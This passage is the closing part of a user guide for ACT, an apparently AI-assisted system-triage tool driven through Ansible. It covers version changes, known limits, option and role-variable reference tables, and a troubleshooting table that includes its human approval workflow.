Since 0.6.25 ACT asks again, like after any network failure (`GENAI_RETRIES`, within `GENAI_TIMEOUT`), and says what happened: `the reply was cut off after N bytes`. When every try is cut at about the same size, a gateway or proxy limits the size or time: ask for a shorter answer.

10. Current status and limits

Where things stand

ACT 0.6.25 was released in October 2026 for Linux and Windows. Its automated test suites pass on Linux (Python 3.8, 3.11, 3.13) and Windows (PowerShell 5.1 and 7).
ACT runs against GenAI.mil from AAP: `:probe` on GenAI.mil and a site-automation analysis (the VMware capacity planning, section 4.4) found what 0.6.23 and 0.6.25 fix (below). The `act_triage` role and the approval workflow of this guide were run end to end against a simulated model endpoint; their first run against GenAI.mil is Phase 1 of the rollout.

What changed in 0.6.22 to 0.6.25

- **0.6.22:** the model's answer is streamed (`ACT_STREAM`; ESC cancels at once; a gateway that cannot stream falls back by itself); `ACT_TEMPERATURE=auto` (Gemini 3 and the reasoning models get their vendor's default); `Retry-After` honoured on 429/503; structured output and tool-result turns where the model supports them; clearer 401/403/404 messages; the result file's new `model_retries`.
- **0.6.23:** `ACT_MAX_TOKENS=auto` - 16384 output tokens for thinking models (Gemini 2.5 and later, `gpt-5*`, `o1`/`o3`/`o4`), 4096 for the others: no more empty answers. `:probe` judges a reply by its content and can test several models (`:probe a b,c`). Run `:probe all` again after upgrading.
- **0.6.24:** `podman_app_health.yml` finds the containers by itself (`podman_apps: []`, the new default); found containers are diagnosed only.
- **0.6.25:** a reply cut off on its way back is asked for again instead of ending the run.
- **Templates, not yet tested:** the Windows Ansible play, the Event-Driven Ansible rulebook, and the exact AAP menu paths (they vary between AAP versions).
- **Linux hosts only** for the AAP role. Each host must be able to reach the model endpoint; if hosts are firewalled from it, the role cannot be used as is.
- **Model quality matters.** Diagnoses can be wrong or incomplete. Approval and verification are the safety net, not the model.
- **Approval is per workflow run**, not per host.
- **The default journal threshold** (50 error lines an hour) may trip on every run on busy hosts. Tune it before scheduling across the fleet.

Appendix A. Quick reference

Command-line options (Linux)

option	environment variable	meaning
`--non-interactive`		Never prompt; refuse and report anything that needs approval.
`--allow REGEX` (repeatable)	`ACT_ALLOW` (one per line)	Pre-approve matching commands.
`--result-file PATH`	`ACT_RESULT_FILE`	Write the result JSON (act.result/1).
`--audit-log PATH`	`ACT_AUDIT_LOG`	Step-by-step JSONL record.
`--max-steps N`	`GENAI_MAX_STEPS`	Step budget.
`--provider NAME`	`ACT_PROVIDER`	`genai` (default) or `genai-beta` (`asksage` is retired for now).
	`ACT_STREAM`	`auto` (interactive), `1` (also unattended), `0`.
	`ACT_MAX_TOKENS`	`auto`: 16384 for thinking models, 4096 for the others; a number forces one.
	`ACT_TEMPERATURE`	`auto`: none for Gemini 3 and the reasoning models, else 0.2.
`--allow-piped-upload`		Allow sending piped text to the model.

Windows (`act.ps1`): `-NonInteractive`, `-Allow` (or `ACT_ALLOW`), `-ResultFile` (or `ACT_RESULT_FILE`), `-Provider`, `-Model`. Several `-Allow` patterns cannot be passed through `powershell -File`; use `ACT_ALLOW` instead.

Role variables you will use

variable	default	what it does
`act_triage_allow`	`[]`	Fix patterns ACT may run unattended.
`act_triage_allow_lines`		Same, as one pattern per line (act_triage.yml; for AAP surveys).
`act_triage_units`	`[]`	Units that must be active.
`act_triage_disk_threshold`	`90`	Percent used that counts as a finding.
`act_triage_journal_error_threshold`	`50`	Error lines per hour that count; `0` turns it off.
`act_triage_findings_extra`	`[]`	Your own findings (URL checks, application probes).
`act_triage_always`	`false`	Run ACT even when every check passes.
`act_triage_extra_instructions`	`""`	Extra text for the prompt.
`act_triage_env`	`{}`	Non-secret ACT settings, e.g. `ACT_PROVIDER`, `GENAI_MODEL`, `ACT_STREAM`.
`act_triage_max_steps` / `_timeout`	`30` / `900`	Step budget / seconds per host.
`act_triage_fail_on`	`[error]`	Statuses that mark the host failed in AAP.

Files in the ACT-Linux repository

path	what
`act`	The tool.
`docs/AUTOMATION_GUIDE.md`	Detailed step-by-step guide and cookbook.
`docs/RESULT_FILE.md`	Result file specification.
`ansible/roles/act_triage/`	The role.
`ansible/playbooks/act_triage.yml`	Triage playbook.
`ansible/playbooks/act_apply_approved.yml`	Apply-approved playbook (approval workflow).
`examples/act-healthcheck.sh`, `examples/systemd/`	Scheduled single-host health check.

Appendix B. Troubleshooting

symptom	cause	fix
`error`, exit 2, "No API key is configured"	Key not in the environment.	Attach the ACT model key credential (the GenAI key field).
`error`, exit 3, "the key is invalid, missing or locked" (HTTP 401)	The key is wrong or expired.	Put a new key in the credential.
`error`, exit 3, "the reply was cut off after N bytes ... (after 4 attempts)"	A gateway or proxy closed the connection before the whole answer arrived.	Same size every time: a size or time limit on the way - ask for a shorter answer (fewer items).
Exit 2, "invalid --allow pattern"	Regular-expression syntax error.	Fix the pattern; escape `( ) . +` where you mean them literally.
`error`, exit 3, network or TLS error	Host cannot reach the endpoint, or an internal CA.	Open egress; set `GENAI_CA` to the CA bundle path.
Role fails "ACT needs Python 3.8+"	RHEL 8 default Python 3.6.	`dnf install python3.11`.
Always `needs_approval` for a fix you expected to run	The pattern does not match the model's exact command, or the command can never be pre-approved.	Compare with `denied[].command`; check `pre_approvable` (quotes, pipes, `&&`, `rm -f` never qualify).
`stopped`, "reached the step limit"	Task too broad or the model looping.	Narrow the task; raise `act_triage_max_steps`.
`ASYNC FAILED` on the ACT task	ACT exited 4 (normal for `needs_approval`).	Expected; the outcome comes from the result file.
"ACT produced no result"	Timed out, or ACT could not start.	Raise `act_triage_timeout`; rerun with `no_log` off on the run task to see output.
Healthy hosts keep calling the model	Journal threshold too low.	Raise `act_triage_journal_error_threshold`, or set it to 0.
A quoted or chained fix is never applied	By design: it is a manual fix.	Apply it by hand, or ask for a plain single command.